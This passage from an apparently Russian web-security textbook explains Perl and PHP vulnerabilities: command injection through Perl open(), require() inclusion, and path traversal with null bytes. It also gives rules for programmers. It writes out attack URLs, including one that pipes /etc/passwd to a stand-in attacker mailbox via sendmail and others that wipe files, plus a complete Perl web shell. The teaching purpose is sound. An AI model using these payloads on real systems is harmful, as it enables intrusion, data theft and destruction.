HTTP://localhost/2/13.php?userfile=./passwd.txt&userfile_name=./../temp.txt.

Если же нападающему понадобится записать в некоторый файл или перезаписать некоторый файл файлом с заданным содержанием, то, вероятно, файл с необходимым содержанием будет загружен в upload-каталог под любым именем.

Далее этот файл будет скопирован из этого в нужное место, эксплуатируя описанную уязвимость.

К примеру, необходимо перезаписать файл passwd.txt, файлом с содержимым: "файл паролей, доступ открыт".

Создаем на локальной пользовательской системе файл с таким именем. Например, test.jpg. Еще раз отмечаю, что, несмотря на то, что файл имеет расширение jpg, это не файл с картинкой — это обыкновенный текстовый файл.

Способ с заменой расширения позволит в некоторых случаях пройти некоторые существующие фильтры.

Так вот, загружаем на сервер файл с нужным нам содержанием. Допустим, файл был загружен в каталог ./upload/test.jpg.

Запрос, который перезапишет содержание файла passwd.txt, будет выглядеть примерно следующим образом:

HTTP://localhost/2/13.php?userfile=./upload/test.jpg&userfile_name=./../passwd.txt.

Таким образом, не следует пренебрегать защитой в данной ситуации. Неправильное программирование может повлечь критические для безопасности системы последствия. Нападающий получит возможность практически произвольным способом манипулировать файлами на сервере с правами пользователя, который запустил HTTP-сервер.

Сейчас было рассказано лишь об ошибках, встречающихся при обработке загрузки файлов на сервер, которые так или иначе связаны с особенностью PHP-интерпретатора.

Однако некоторые типы ошибок не жестко связаны с тем или иным языком программирования, и о них будет рассказано далее.

Правила, которые необходимо соблюдать для безопасного программирования частей системы, отвечающей за загрузку файлов на сервер пользователем, были приведены ранее.

2.3. Специфичные ошибки в Perl-скриптах

Еще одним распространенным языком программирования для Web-приложений, является Perl, хотя он не был создан специально для этого. На языке Perl можно также встретить и множество других приложений, исполняющихся в command line-среде и не связанных с Интернетом.

Программирование для сети — это одна из возможностей языка Perl.

Это вносит некоторую особенность в те ошибки, которые можно встретить в Web-программах, написанных на Perl.

Основной особенностью является то, в программах на Perl редки ситуации, которые были бы обусловлены именно языком Perl.

В языке программирования Perl мало встроенных дополнительных возможностей, которые могли бы нести потенциальную угрозу.

Дополнительную функциональность и дополнительную угрозу могут нести подключаемые модули Perl, однако их количество настолько велико, что описать каждый модуль в одной книге не представляется возможным.

Тем более, что все возможные ошибки и уязвимости могут быть сведены к нескольким основным типам.

Многие ошибки, которые часто совершают программисты, работающие на Perl, могут быть свойственны и программам, написанным на других языках программирования, в частности на PHP.

Ошибки, свойственные многим языкам программирования, в том числе Perl и PHP, будут более подробно описаны далее.

Однако в программах для сети, написанных на языке Perl, могут присутствовать некоторые нестандартные ситуации.

2.3.1. Ошибка Internal Server Error

HTTP-ошибка `500` — Internal Server Error, внутренняя ошибка сервера, появляется в скриптах написанных на Perl значительно чаще, чем на PHP. Причиной этой ошибки в большинстве случаев является тот факт, что Perl-скрипт не возвращает часть HTTP-заголовка ответа сервера.

Напомним, что Perl-скрипт, должен вернуть в `stdout` часть заголовка HTTP, а именно, ту часть, которая отвечает за тип выводимых данных — `content-type`. После выведенного заголовка `content-type` ожидаются два символа новой строки.

В частности, перед любым выводом Perl-скрипт может вывести заголовок со следующими инструкциями:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
```

Тут стоит отметить вот что. Несмотря на то, что произошла ошибка Internal Server Error и клиенту вывелось сообщение об ошибке, скрипт все равно выполнится! Более того, в log-файлы HTTP-сервера занесется информация о произошедшей ошибке, а не о том, что скрипт выполнился нормально.

Не будет никаких явных признаков того, что скрипт выполнится. Однако несмотря ни на что, скрипт выполнится полностью.

Для демонстрации этого рассмотрим небольшой пример. Его можно найти на прилагаемом диске.

HTTP://localhost/cgi-bin/1.cgi.

```
#!/usr/bin/perl
use Time::Local;
($year, $month, $day, $hours, $min, $sec)=
                        (localtime)[5,4,3,2,1,0];
$year+=1900;
$month+=1;
$date="$year-$month-$day $hours:$min:$sec";
system("echo $date 111 >> ./result.tmp");
print "Content-tipe: text-html"; #эта строка написана с ошибками,
#                                 и вызовет ошибку 500
print "Этот текст никогда не будет выведен в браузер";
($year, $month, $day, $hours, $min, $sec)=(localtime)[5,4,3,2,1,0];
$year+=1900;
$month+=1;
$date="$year-$month-$day $hours:$min:$sec";
system("echo $date 222  >> ./result.tmp");
```

Теперь сделаем HTTP `GET`-запрос к серверу на скрипт: **HTTP://localhost/cgi-bin/1.cgi**. Убедимся, что действительно возникает ошибка `500` — Internal Server Error.

Вот что вывелось в браузер:

```
Internal Server Error
The server encountered an internal error or misconfiguration and was
unable to complete your request.
Please contact the server administrator, and inform them of the time the
error occurred, and anything you might have done that may have caused the
error.
More information about this error may be available in the server error log.
```

Текст этой ошибки однозначно свидетельствует о том, что произошла упомянутая ошибка. Естественно, пользователю не был передан тот вывод, который мог бы вернуть скрипт. Но выполнился ли скрипт? Что произошло: он не начал выполняться; выполнение прервалось на ошибочной инструкции или скрипт выполнился полностью?

На эти вопросы может дать ответ анализ содержимого файла result.tmp, созданного в том же каталоге.

Напомним, что скрипт `1.cgi` составлен таким образом, что в этот файл до момента появления ошибочной инструкции вносится строка, содержащая текущую дату и время, и также три единички.

Далее следует инструкция, которая выводит неверный HTTP-заголовок, что приводит к возникновению ошибки.

Затем скрипт выводит в браузер еще некоторую информацию. Заметим, что вследствие возникновения ошибки Internal Server Error, эта информация никогда не будет выведена в браузер.

Далее скрипт записывает строку, содержащую текущую дату и время, а также три двойки.

Рассмотрим, что оказывается в файле result.tmp после отработки скрипта `1.cgi`.

В этот файл добавляются примерно следующие две строки:

```
2004-9-14 19:4:20 111
2004-9-14 19:4:20 222
```

Что означает, что обе инструкции добавления данных в файл выполнились. А из этого, в свою очередь, следует, что выполнились все инструкции в скрипте, другими словами, скрипт полностью выполнился.

Стоит запомнить эту особенность.

Теперь рассмотрим некоторый Perl-скрипт. Вот его текст:

Perl-скрипт

```
#!/usr/bin/perl
use DBI;
use CGI qw(:standard);
$id=param('id');
$id=1 if(!$id);
$dbh = DBI->connect("dbi:mysql:database=book1;host=localhost",
                    "root", "")
                    || print "Error $DBI::errstr\n";
$sth=$dbh->prepare("select name from test1 where id=$id")
                    || print "Error $DBI::errstr\n";
$sth->execute || print "Error $DBI::errstr\n";
```

```
$ref=$sth->fetchrow_hashref || print "Error $DBI::errstr\n";
$sth->finish || print "Error $DBI::errstr\n";
print "Content-type: text/html\n\n";
print $ref->{name};
```

Как видим, скрипт имеет следующую структуру: в самом начале производится подсоединение к базе данных, затем происходит SQL-запрос к базе данных. В этом SQL-запросе участвует принятая от пользователя переменная.

Если никакая переменная не принята, то ей задается значение по умолчанию.

Как видим, значение этой переменной используется безо всякой фильтрации, другими словами, явно присутствует уязвимость SQL source code injection. Об этой уязвимости будет рассказано позднее в отдельной главе, однако некоторые особенности исследования этой уязвимости в данном примере будут описаны сейчас.

Что произойдет, если передавать правильные и не правильные по смыслу значения HTTP `GET`-параметра `id` этому скрипту. Вот несколько примеров:

- **HTTP://localhost/cgi-bin/2.cgi**
- **HTTP://localhost/cgi-bin/2.cgi?id=1**
- **HTTP://localhost/cgi-bin/2.cgi?id=3**
- **HTTP://localhost/cgi-bin/2.cgi?id=99999**
- **HTTP://localhost/cgi-bin/2.cgi?id=abcd**
- **HTTP://localhost/cgi-bin/2.cgi?id=a'**

Как видим, при передаче параметров, не являющихся целым числом, выводится ошибка `500` — Internal Server Error.

Почему же выводится внутренняя ошибка сервера вместо того, чтобы вывестись ошибке скрипта, типа:

```
Error: You have an error in your SQL syntax near ''' at line 1
Error: fetch() without execute()
```

На этот вопрос поможет ответить запуск этих скриптов из командной строки, а не доступ к ним через Web-сервер по протоколу HTTP:

```
C:\> cd \usr\www\cgi-bin\
C:\usr\www\cgi-bin\> \usr\bin\perl 2.cgi id=2
Content-type: text/html
<пустая строка>
Ivanov Ivan Ivanich
C:\usr\www\cgi-bin\> \usr\bin\perl 2.cgi id=999
Error
Content-type: text/html
<пустая строка>
```

```
C:\usr\www\cgi-bin\> \usr\bin\perl 2.cgi id=abc
DBD::mysql::st execute failed: Unknown column 'abc' in 'where clause' at
2.cgi line 14.
Error Unknown column 'abc' in 'where clause'
DBD::mysql::st fetchrow_hashref failed: fetch() without execute() at
2.cgi line 17.
Error fetch() without execute()
Content-type: text/html
<пустая строка>
```

Как видим, причиной появления ошибки `500` — Internal Server Error так же, как и в первом случае, является то, что в самом начале вывода скрипт не выводит или выводит с ошибками значение поля заголовка `Content-type`.

В нашем случае причиной ошибки является то, что до вывода заголовка браузеру был отправлен другой вывод — сообщение об ошибке в скрипте.

Таким образом, при исследовании различных уязвимостей хакер, вероятно, может предположить, что возникновение внутренней ошибки сервера при некоторых значениях HTTP-параметров может являться свидетельством того, что в скрипте произошла ошибка, а код ответа сервера `500` объясняется тем, что сообщение об ошибке отправлено браузеру до того, как выведен заголовок `content-type`.

Программист же, в свою очередь, должен иметь в виду, что хотя в таких случаях сами тексты об ошибках скрываются, и нападающий может только предполагать, что на самом деле произошло внутри скрипта, все же при должном терпении со стороны нападающего уязвимость может быть им проэксплуатирована.

2.3.2. Создание процесса в *open()*

Функция `open()` нередко применяется программистами на Perl для открытия файлов и чтения их содержимого. Эта функция открывает файл по умолчанию на чтение.

Рассмотрим следующий пример:

HTTP://localhost/cgi-bin/3.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$page=param('page');
$page="./data/abc.txt" if(!$page);
open(F, "$page");
while(<F>)
```

```
{
  print;
}
close(F);
```

Этот пример ожидает значения переменной `$page` в качестве HTTP `GET`-параметра, затем открывает файл, имя которого принято в этой переменной.

Если никакое значение не принято, то задается значение по умолчанию.

Затем содержимое этого файла выводится в браузер, после чего файл закрывается.

Приведем несколько нормальных и некорректных запросов к этому скрипту:

- **HTTP://localhost/cgi-bin/3.cgi**
- **HTTP://localhost/cgi-bin/3.cgi?page=./data/1.txt**
- **HTTP://localhost/cgi-bin/3.cgi?page=./data/2.txt**
- **HTTP://localhost/cgi-bin/3.cgi?page=./data/3.txt**
- **HTTP://localhost/cgi-bin/3.cgi?page=not-exist**
- **HTTP://localhost/cgi-bin/3.cgi?page=../2/passwd.txt**
- **HTTP://localhost/cgi-bin/3.cgi?page=3.cgi**

Очевидно, что в этом случае имеется уязвимость — просмотр произвольных файлов на сервере с правами Web-сервера.

В наших запросах, как можно видеть, предпоследний вернул содержание внутреннего файла, а последний — текст самого скрипта.

При этом видим, что если файла с таким именем не существует, то никаких сообщений об ошибках не выводится, а браузер показывает пустую страницу.

Теперь вспомним особенность функции `open()` в Perl.

Если файл начинается на символ |, то дальнейшая строка воспринимается как команда, и открывается поток. Другими словами, выполнится указанная команда, а то, что она вернет на `stdout`, будет выведено как содержание файла.

Другими словами, эта уязвимость значительно более опасная, чем получение содержимого произвольных файлов — это выполнение произвольного кода на сервере с правами пользователя, который запустил HTTP-сервер.

Приведем несколько примеров.

Запрос **HTTP://localhost/cgi-bin/3.cgi?page=|echo+hello** заставит выполниться команду `echo hello`, которая выводит на стандартный вывод слово `hello`. В нашем примере стандартный вывод будет перенаправлен в браузер, и в браузер выведется слово `hello`.

В этом запросе **HTTP://localhost/cgi-bin/3.cgi?page=|date+/T** выполнится команда `date /T`, которая выводит текущую дату.

Следующий запрос: **HTTP://localhost/cgi-bin/3.cgi?page=|ping+yandex.ru** раскроет нападающему некоторую информацию о внешнем канале сервера. Этот запрос для Windows вернет примерно следующий результат:

```
Обмен пакетами с yandex.ru [213.180.216.200] по 32 байт:
Ответ от 213.180.216.200: число байт=32 время=70мс TTL=182
Ответ от 213.180.216.200: число байт=32 время=70мс TTL=182
Ответ от 213.180.216.200: число байт=32 время=60мс TTL=182
Ответ от 213.180.216.200: число байт=32 время=60мс TTL=182
Статистика Ping для 213.180.216.200:
    Пакетов: отправлено = 4, получено = 4, потеряно = 0 (0% потерь),
Приблизительное время передачи и приема:
    наименьшее = 60мс, наибольшее =  70мс, среднее =  65мс
```

Запросы **HTTP://localhost/cgi-bin/3.cgi?page=|ipconfig** и **HTTP://localhost/cgi-bin/3.cgi?page=|netstat+-an** раскроют нападающему некоторую информацию об устройстве сетевых интерфейсов, запущенных сервисах и установленных соединениях на сервере.

Для UNIX нападающий может вводить UNIX-команды, например

HTTP://localhost/cgi-bin/3.cgi?page=|ls+-la,
HTTP://localhost/cgi-bin/3.cgi?page=|netstat+-an и подобные им.

Теперь рассмотрим случай, когда стандартный вывод не будет перенаправлен в браузер. Однако уязвимость имеет место, то есть файлы могут быть прочитаны, команды выполнены, но вот результат команд и содержимое файла не выводится в браузер.

В этом случае можно воспользоваться составлением цепочки команд, перенаправляя вывод в необходимый поток. Например, для операционной системы UNIX результат отработки команды можно послать по электронной почте:

HTTP://localhost/cgi-bin/3.cgi?page=|ls+-la|sendmail+hacker@atacker.ru.

Заметим, что таким образом у нас не получится послать содержимое файла. Вместо **HTTP://localhost/cgi-bin/3.cgi?page=/et/passwd|sendmail+hacker@atacker.ru** следует использовать команды вывода файла на стандартный выход — `stdout`. Запрос должен быть примерно таким:

HTTP://localhost/cgi-bin/3.cgi?page=|cat+/et/passwd|sendmail+hacker@atacker.ru.

Кроме получения содержимого произвольных файлов, доступных чтению пользователя, который запустил Web-сервер, и выполнения произвольных системных команд с правами HTTP-сервера, используя эту уязвимость, можно также создавать произвольные пустые файлы, обнулять (удалять содержимое) произвольных файлов.

Напомним, что так же, как при использовании символа | перед именем файла, символ > или >> открывает файл соответственно, на запись с очищением файла или на запись с добавлением.

Если открыть файл, к примеру, таким образом, `>./not-exists.txt`, и при этом файла `./not-exists.txt` не будет в системе, то после открытия файл будет создан.

HTTP-запрос, создающий такой файл, будет выглядеть таким образом:

HTTP://localhost/cgi-bin/3.cgi?page=>./not-exists.txt.

Для операционной системы типа UNIX файл будет создан только в том случае, если пользователю, который запустил HTTP-сервер, доступен на запись каталог, куда записывается файл.

Обнуление файлов происходит по той же причине. Если открыть файл, к примеру, таким образом `>./test1.txt`, и файл `./test1.txt` будет существовать в текущем каталоге, то он откроется на запись с очищением содержимого. Другими словами, после отработки примерно следующего запроса:

HTTP://localhost/cgi-bin/3.cgi?page=>./test1.txt
содержимое этого файла будет стерто.

Кроме того, для операционной системы типа UNIX можно изменять содержание файлов и добавлять произвольное содержание к файлам, к которым имеются права на запись пользователю, который запустил Web-сервер, используя примерно следующие HTTP-запросы.

Первый запрос изменит содержимое файла test1.txt на `"TEXT"`, если необходимо, создаст файл. Второй запрос добавит информацию в файл и, если необходимо, создаст файл:

- **HTTP://localhost/cgi-bin/3.cgi?page=|echo+TEXT+>+file1.txt**
- **HTTP://localhost/cgi-bin/3.cgi?page=|echo+TEXT+>>+file2.txt**

Для создания безопасных программ, не имеющих подобных уязвимостей, программисту следует соблюдать правило.

Правило

Никогда не следует использовать имя переменной внутри функции открытия файла, значение которой может быть прямо или косвенно изменено внешним пользователем.

Иногда, если это вытекает из логики поставленной задачи, действительно необходимо позволить пользователю влиять на то, какой файл будет открыт. В этом случае, если пользователю не следует предоставлять доступа на выполнение произвольных команд, необходимо исключить вариант, когда пользователь сможет подставить произвольные символы в начало файла.

Для этого принятый от пользователя параметр необходимо фильтровать или жестко прописать путь к исходной папке, например так `open("./$file");`

В любом случае следует придерживаться такого правила.

Правило

При открытии файла, имя которого может зависеть от параметров HTTP-запроса, сформированного внешним пользователем, имя файла должно однозначно входить в четкое множество всевозможных разрешенных файлов. Само множество должно быть четко продумано, исходя из логики постановки задачи.

Тот же положительный эффект может дать похожее правило. Однако в следующем правиле применен подход фильтрации полученных данных, а в предыдущем — подход фильтрации данных, используемых в функции.

Иногда это одно и тоже, иногда нет.

Правило

Принятые от пользователя данные, которые могут повлиять на значение аргумента функции `open`, должны однозначно входить в четко определенное множество допустимых значений. Само множество должно быть четко продумано, исходя из логики постановки задачи.

2.3.3. Инъекция Perl-кода в функцию *require*

Функция `require` включает и выполняет файл как Perl-скрипт. Файл при этом должен быть синтаксически правильным Perl-скриптом.

Если параметр, передаваемый в функцию `require`, содержит переменную, на которую внешний пользователь имеет возможность воздействовать, меняя внешнюю среду функционирования скрипта, то имеется эта уязвимость.

Другими словами, если пользователь имеет возможность, меняя значения HTTP `GET`-, HTTP `POST`-, HTTP cookie-параметров, заголовков HTTP-запроса, изменять значение переменной, используемой внутри `require()`, то теоретически он может заставить Perl-интерпретатор включить и выполнить произвольный файл.

Подобная уязвимость свойственна и для языка PHP, однако для языка Perl ее реализация и функционирование сильно отличаются.

Рассмотрим пример:

HTTP://localhost/cgi-bin/4.cgi:

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$name=param("name");
$name="./incl/ii.cgi" if(!$name);
require($name);
```

В этом скрипте, как видно, ожидается принятие HTTP `GET`- или `POST`-параметра `name`, значение его передается в переменную. Если параметр не передан, то переменная инициализируется значением по умолчанию.

Посмотрим, как ведет себя скрипт при передаче ему различных значений HTTP `GET`-параметра `name`.

- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i1.cgi**
- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i2.cgi**
- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i3.cgi**
- **HTTP://localhost/cgi-bin/4.cgi?name=./data/../incl/i2.cgi**

Как видим, если включаемый файл является синтаксически правильным Perl-скриптом, то он нормально выполняется.

Судя по последнему запросу, в имени файла также могут присутствовать символы обхода каталога.

Проверим, будет ли символ с кодом 0 обозначать конец имени файла.

HTTP://localhost/cgi-bin/4.cgi?name=./incl/i2.cgi%00anystring.txt.

Как видим, символ с кодом 0 работает в функции `require` как обычно.

Теперь проверим еще два факта. Влияет ли расширение включаемого файла на то, будет ли он обработан Perl-интерпретатором, и обязательно ли в начале файла должна присутствовать строка `#!/usr/bin/perl`, являющаяся путем к интерпретатору.

Проверим эти факты, делая следующие HTTP-запросы:

- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i5.txt**
- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i6.cgi**
- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i7**
- **HTTP://localhost/cgi-bin/4.cgi?name=./incl/i8.dat**

Как видим, все приведенные запросы оказались корректными и нормально отработались.

Таким образом, следует отметить еще два факта.

Расширение включаемого файла не играет никакой роли для того, чтобы файл, включаемый функцией `require()`, был обработан как Perl-скрипт. Включаемый файл необязательно должен начинаться строкой, содержащей путь к Perl-интерпретатору. Однако включаемый файл должен обязательно быть синтаксически правильным Perl-скриптом.

В PHP в подобной уязвимости можно было включать удаленные файлы, доступные по протоколу HTTP.

Простой пример:

HTTP://localhost/cgi-bin/4.cgi?name=HTTP://localhost/2/13.php показывает, что Perl не подключает и не выполняет удаленные файлы.

Таким образом, подобная уязвимость всегда локальная.

Для операционных систем типа UNIX для того, чтобы Perl-скрипт смог быть запущен, он должен иметь права на выполнение текущему пользователю.

Простой опыт показывает, что для того, чтобы подключаемый и выполняемый функцией `require()` Perl-скрипт смог выполниться, подключаемый скрипт не обязательно должен иметь права на выполнение. Главное, чтобы он был доступен для чтение.

Таким образом, имея уязвимость инъекции Perl-кода внутри `require()`, для выполнения произвольных команд на сервере хакеру будет необходимо создать или изменить произвольный файл на сервере, доступный для чтения пользователю, который запустил Web-сервер.

Ранее были описаны некоторые способы внедрения PHP-кода на сервер с целью его дальнейшего подключения и выполнения в уязвимости local PHP source code injection.

Некоторые из этих способов подойдут и в подобной уязвимости в Perl. В частности, подойдет любой способ, которым можно создать или изменить содержание произвольного файла полностью.

Неприемлемы те способы, которые изменяют лишь часть содержимого файлов. В частности, для хакера будет неприемлем способ внедрения Perl-кода в log-файлы и картинки, которые с большим успехом могли бы применяться в случае уязвимости local PHP source code injection.

Для внедрения Perl-кода подойдут такие способы, как запись Perl-кода и загрузка его на сервер вместо картинки (не внедрение в картинку с сохранением ее правильности) либо любого другого файла, запись в открытые каталоги по FTP, любые другие способы, позволяющие создать файл.

Наиболее удобным для хакера в случае уязвимости PHP source code injection являлось внедрение кода, так называемого PHP SHELL.

Аналогичный код существует и для Perl. Этот код принимает HTTP `GET`- или `POST`-параметр `cmd` и выполняет его значение, как системную команду. Вывод команды отправляется в браузер.

Вот текст Perl SHELL-кода:

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$cmd=param("cmd");
system($cmd);
```

Стоит отметить, что в случае операционных систем типа UNIX путь к интерпретатору, записанный в первой строке скрипта, должен оканчиваться на

символ с кодами 0A. Однако системы Windows создают файлы, в которых конец строки обозначат два символа с кодами 0D0A.

Таким образом, к имени интерпретатора добавляется еще один символ — 0D. Очевидно в таком случае операционной системе не удастся найти интерпретатор с таким именем.

Какой формат должны иметь переводы строк в самом скрипте, зависит от интерпретатора. В частности, для Perl-интерпретатора не имеет значения, используется один символ 0A или пара символов 0D0A.

Таким образом, при закачке файлов, написанных на языке Perl SHELL-кодов на сервер, находящийся под управлением операционной системы UNIX, следует учесть, что первая строка должна заканчиваться символов 0A.

Одновременно следует учесть, что, для того чтобы Perl-файл смог выполниться из командной строки или смог быть запущен и выполнен HTTP-сервером при запросе этого файла по протоколу HTTP, файл должен иметь права на исполнение пользователю, который запустил Web-сервер.

Обычно этот пользователь имеет имя www, apache или nobody. Этот пользователь имеет минимальные права в системе.

Для того чтобы дать файлу права на выполнение всем пользователям, необходимо выполнить UNIX-команду chmod a+x filename.

Вспомним уязвимость выполнения произвольного кода в open(). Стоит проверить, можно ли аналогичным образом выполнять произвольный код, используя require.?

Простой пример доказывает предполагаемый результат, что аргумент, принимаемый функцией require, интерпретируется именно как имя файла (а не как системная команда и т. п.):

HTTP://localhost/cgi-bin/4.cgi?name=|ls+-la|sendmail+hacker@atacker.ru

Программисту для создания неуязвимых к этой ошибке скриптов следует придерживаться основного принципа — *не доверять принятым от пользователя данным*.

Кроме того, всегда необходимо предполагать, что пользователь сможет закачать произвольный файл на сервер, используя какую-либо другую уязвимость.

В любом случае следует придерживаться правила.

Правило

Не рекомендуется использовать переменные, на значение которых может воздействовать внешний пользователь, в значении аргумента, передаваемого функции require в Perl-скриптах. Если использование подобных переменных необходимо, их значения должны быть выбраны из заранее определенного множества допустимых значений. Само множество должно быть четко продумано, исходя из логики постановки задачи.

Другими словами, пользователь должен иметь возможность включить и выполнять только те скрипты, которые явно разрешены программистом. Список этих скриптов должен быть четко составлен и обоснован логикой постановки задачи.

2.3.4. Выполнение и просмотр включаемых файлов

Уязвимости выполнения и просмотра включаемых файлов были свойственны для PHP-скриптов и связаны с тем, что теоретически пользователь может запросить по протоколу HTTP имя документа, являющего включаемым файлом, если этот файл находится каталоге, доступном по протоколу HTTP.

При этом в зависимости от расширения документа либо этот скрипт будет выполнен, либо его содержимое будет отправлено в браузер.

Однако для Perl имеется особенность функционирования этой уязвимости в случае с выполнением включаемых файлов.

Вспомним, что Perl-скрипт для нормального отображения в браузере должен вернуть элемент HTTP заголовка — `content-type`.

Можно предположить, что включаемые скрипты не будут выводить этот заголовок, так как программист явно не задумывал делать эти скрипты доступными по протоколу HTTP.

Как говорилось ранее, в таком случае сервер вернет браузеру ошибку `500` — Internal Server Error. Никакой вывод скрипта не будет послан браузеру.

Однако стоит вспомнить, что скрипт все равно выполнится. Его выполнение не прервется в момент возникновения ошибки.

Таким образом, хотя нападающий и не сможет получать результаты своих запросов, зная внутреннее устройство системы, он сможет повысить свои привилегии в системе и собрать дополнительную информацию.

Эксплуатировать возможные неявные уязвимости во включаемых файлах хакер, возможно, сможет и вслепую, предполагая, какое примерно может быть содержание исследуемого скрипта.

Несомненно, эксплуатирование возможной уязвимости в таком случае — трудное и малоперспективное дело. Однако это не значит, что не стоит беспокоиться о безопасности.

Увидев, что запрос включаемых скриптов порождает ошибку `500` — Internal Server Error сервера, программист может ошибочно предположить, что этот скрипт не будет выполнен ни при каких условиях. Однако это не так.

Для безопасного программирования и избежания этой ошибки программисту следует придерживаться следующего правила.

Правило

Включаемые файлы, которые по смыслу не должны быть доступны по протоколу HTTP, должны быть любым образом изолированы от подобного доступа. При этом следует учесть, что и доступа к содержимому файлов тоже быть не должно.

Под этим правилом следует понимать, что такие файлы не должны быть доступны по протоколу HTTP. Ограничить доступ можно несколькими способами.

Создание переменных с определенным именем и значением в основном скрипте и их сравнение со включенным именем с блокировкой при несовпадении. Например:

index.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$included='ok';
require("func.cgi");
# некоторые действия
```

func.cgi

```
exit if($included ne 'ok');
#определение функций и другие действия
```

В случае с PHP такой пример мог бы означать потенциальную уязвимость, если PHP-интерпретатор настроен так, что HTTP `GET`-, HTTP `POST`- или cookie-параметры автоматически регистрировались в глобальные переменные.

В Perl глобальные переменные не регистрируются автоматически. Таким образом, подобная система достаточно надежна.

Еще одним примером, специфичным для Perl, является снятие флага на выполнение для UNIX-систем у включаемых файлов.

Этот способ самый ненадежный.

Во-первых, он специфичен для UNIX-систем и неприменим для серверов, находящихся под управлением операционной системы Windows.

Во-вторых, при переносе файлов с одного сервера на другой флаги исполнения могут потеряться.

В-третьих, применимы описанные для PHP способы ограничения доступа ко включаемым файлам — помещение файлов в каталог либо закрытый настройками сервера, либо находящийся вне корня сервера.

В-четвертых, аналогичным образом можно давать включаемым файлам специальные имена (например, давая всем включаемым файлам одинаковое

расширение) и заблокировать методами HTTP сервера доступ по протоколу HTTP к таким файлам.

Способ блокирования доступа методами самого HTTP сервера зависит от типа сервера и будет работать до тех пор, пока конфигурация сервера остается неизмененной.

2.4. Ошибки, не связанные с конкретным языком программирования

Ранее были описаны ошибки, так или иначе связанные с конкретным языком программирования. Описание таких ошибок, по сути, сводится к детальному описанию некоторых функций конкретного языка программирования.

При этом описывается скорее не нормальное поведение функции, а ее документированная, но слабо предсказуемая реакция на некоторые значения параметров. Причем при должном изучении этой реакции хакером, он сможет управлять ей с пользой для себя.

Однако уязвимости существуют в программах, написанных на любом языке.

Примером такой уязвимости является SQL source code injection, о ней будет рассказано в *главе 3*.

Уязвимости, не связанные с конкретным языком программирования, основаны на ошибке логики поведения скрипта.

При выполнении скрипта выполняются инструкции, жестко заданные алгоритмом — программой. Если этот алгоритм не продуман должным образом, то в нем могут появиться некоторые возможности, не предполагаемые программистом и не присутствующие в явном виде в алгоритме или техническом задании.

Такие ошибки тоже можно классифицировать, но классификация эта уже будет не столь четкой, как при классификации уязвимостей в программах на конкретных языках программирования.

Дополнительными причинами возникновения уязвимостей, не связанных с конкретным интерпретируемым языком, могут являться: общие свойства этих языков, свойства операционной или файловой систем.

Описанные в этом разделе уязвимости и ошибки могут быть свойственны для различных языков программирования, нацеленных на разработку программ для Интернета.

2.4.1. Ошибки вывода произвольных файлов

Ошибки, приводящие к тому, что системные файлы, которые по смыслу должны быть скрыты от внешнего пользователя, при некоторых условиях могут быть доступны нападающему.

Подобные ошибки могут присутствовать как в Perl-приложениях, так и в программах на PHP.

Рассмотрим два примера.

HTTP://localhost/2/14.php

```
<?
  $id=$_GET["id"];
  if(!empty($id))
  {
    $f=fopen("./data/$id.txt", "r");
    while($r=fread($f, 1024))
    {
     echo $r;
    }
  }else
  echo "
 файловая база данных. Выберите файл.
 <a href=14.php?id=001>001</a><br>
 <a href=14.php?id=002>002</a><br>
 <a href=14.php?id=003>003</a><br>
";
?>
```

HTTP://localhost/cgi-bin/5.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-type: text/html\n\n";
$id=param("id");
if($id)
{
  open(F, "./data/$id.txt");
  while(<F>)
  {
    print;
  }
}
else
{
  print "
  файловая база данных. Выберите файл.
 <a href=5.cgi?id=001>001</a><br>
 <a href=5.cgi?id=002>002</a><br>
 <a href=5.cgi?id=003>003</a><br>
";
}
```

Первый скрипт написан на PHP, второй на Perl. Поведение обоих аналогично, они реализуют одну и ту же поставленную задачу одним и тем же методом.

Ошибка, являющаяся потенциальной уязвимостью, в том, что в обоих случаях в функцию открытия файлов передается значение принятого от пользователя параметра безо всякой проверки.

В уязвимость эту ошибку превращает тот факт, что в принятом параметре могут содержаться специальные управляющие последовательности символов, такие как символы обхода каталогов и некоторые управляющие специальные символы.

Последовательность символов `../` в большинстве файловых систем обозначает переход на уровень вверх. В частности, `/usr/local/www/../` обозначает то же самое, что и `/usr/local/`, а `C:/winnt/system32/../media` — это то же самое, что и `C:/winnt/media`.

Таким образом, передавая в качестве значения HTTP `GET`-параметра `id`-строку, содержащую символ обхода каталогов, можно получить доступ к произвольному файлу в системе.

Однако к принятой переменной прибавляются строки `.txt` — расширение. Таким образом, используя символы обхода каталога в параметре `id`, нападающий сможет получить текст произвольного файла на сервере, имеющего расширение txt.

Приведем несколько примеров:

- **HTTP://localhost/2/14.php?id=./../passwd**
- **HTTP://localhost/2/14.php?id=./../../2/passwd**
- **HTTP://localhost/cgi-bin/5.cgi?id=./../passwd**
- **HTTP://localhost/cgi-bin/5.cgi?id=./../../2/passwd**

Во всех этих случаях к переданному имени файла добавится расширение txt и будут открыты, соответственно, следующие файлы:

- ./data/./../passwd.txt, или . /passwd.txt
- ./data/./../../2/passwd, или ./passwd.txt. Следует учесть, что сам скрипт `14.php` находится в каталоге /2/
- ./data/./../passwd.txt или /cgi-bin/passwd.txt скрипт `5.cgi` расположен в каталоге /cgi-bin/
- ./data/./../../2/passwd.txt или /2/passwd.txt

Казалось бы, это уязвимость получения содержимого только тех файлов, имя которых оканчивается на .txt, однако в некоторых случаях это не так.

Вспомним про особенность построения строковых интерпретируемых языков, таких как PHP или Perl. Строки в таких языках программирования многобайтовые и могут содержать символ с кодом 0 как элемент строки.

В то время как системные функции открытия файлов — это функции, написанные на C и ему подобных языках, в которых символ с кодом 0 интерпретируется как конец строки.

В URL-кодированном виде символ с кодом 0 кодируется `%00`. Таким образом, в передаваемый HTTP `GET`-параметр вместе с символами обхода каталога можно внедрять символы `%00`, и откроется файл с именем, соответствующим строке до первого нулевого символа.

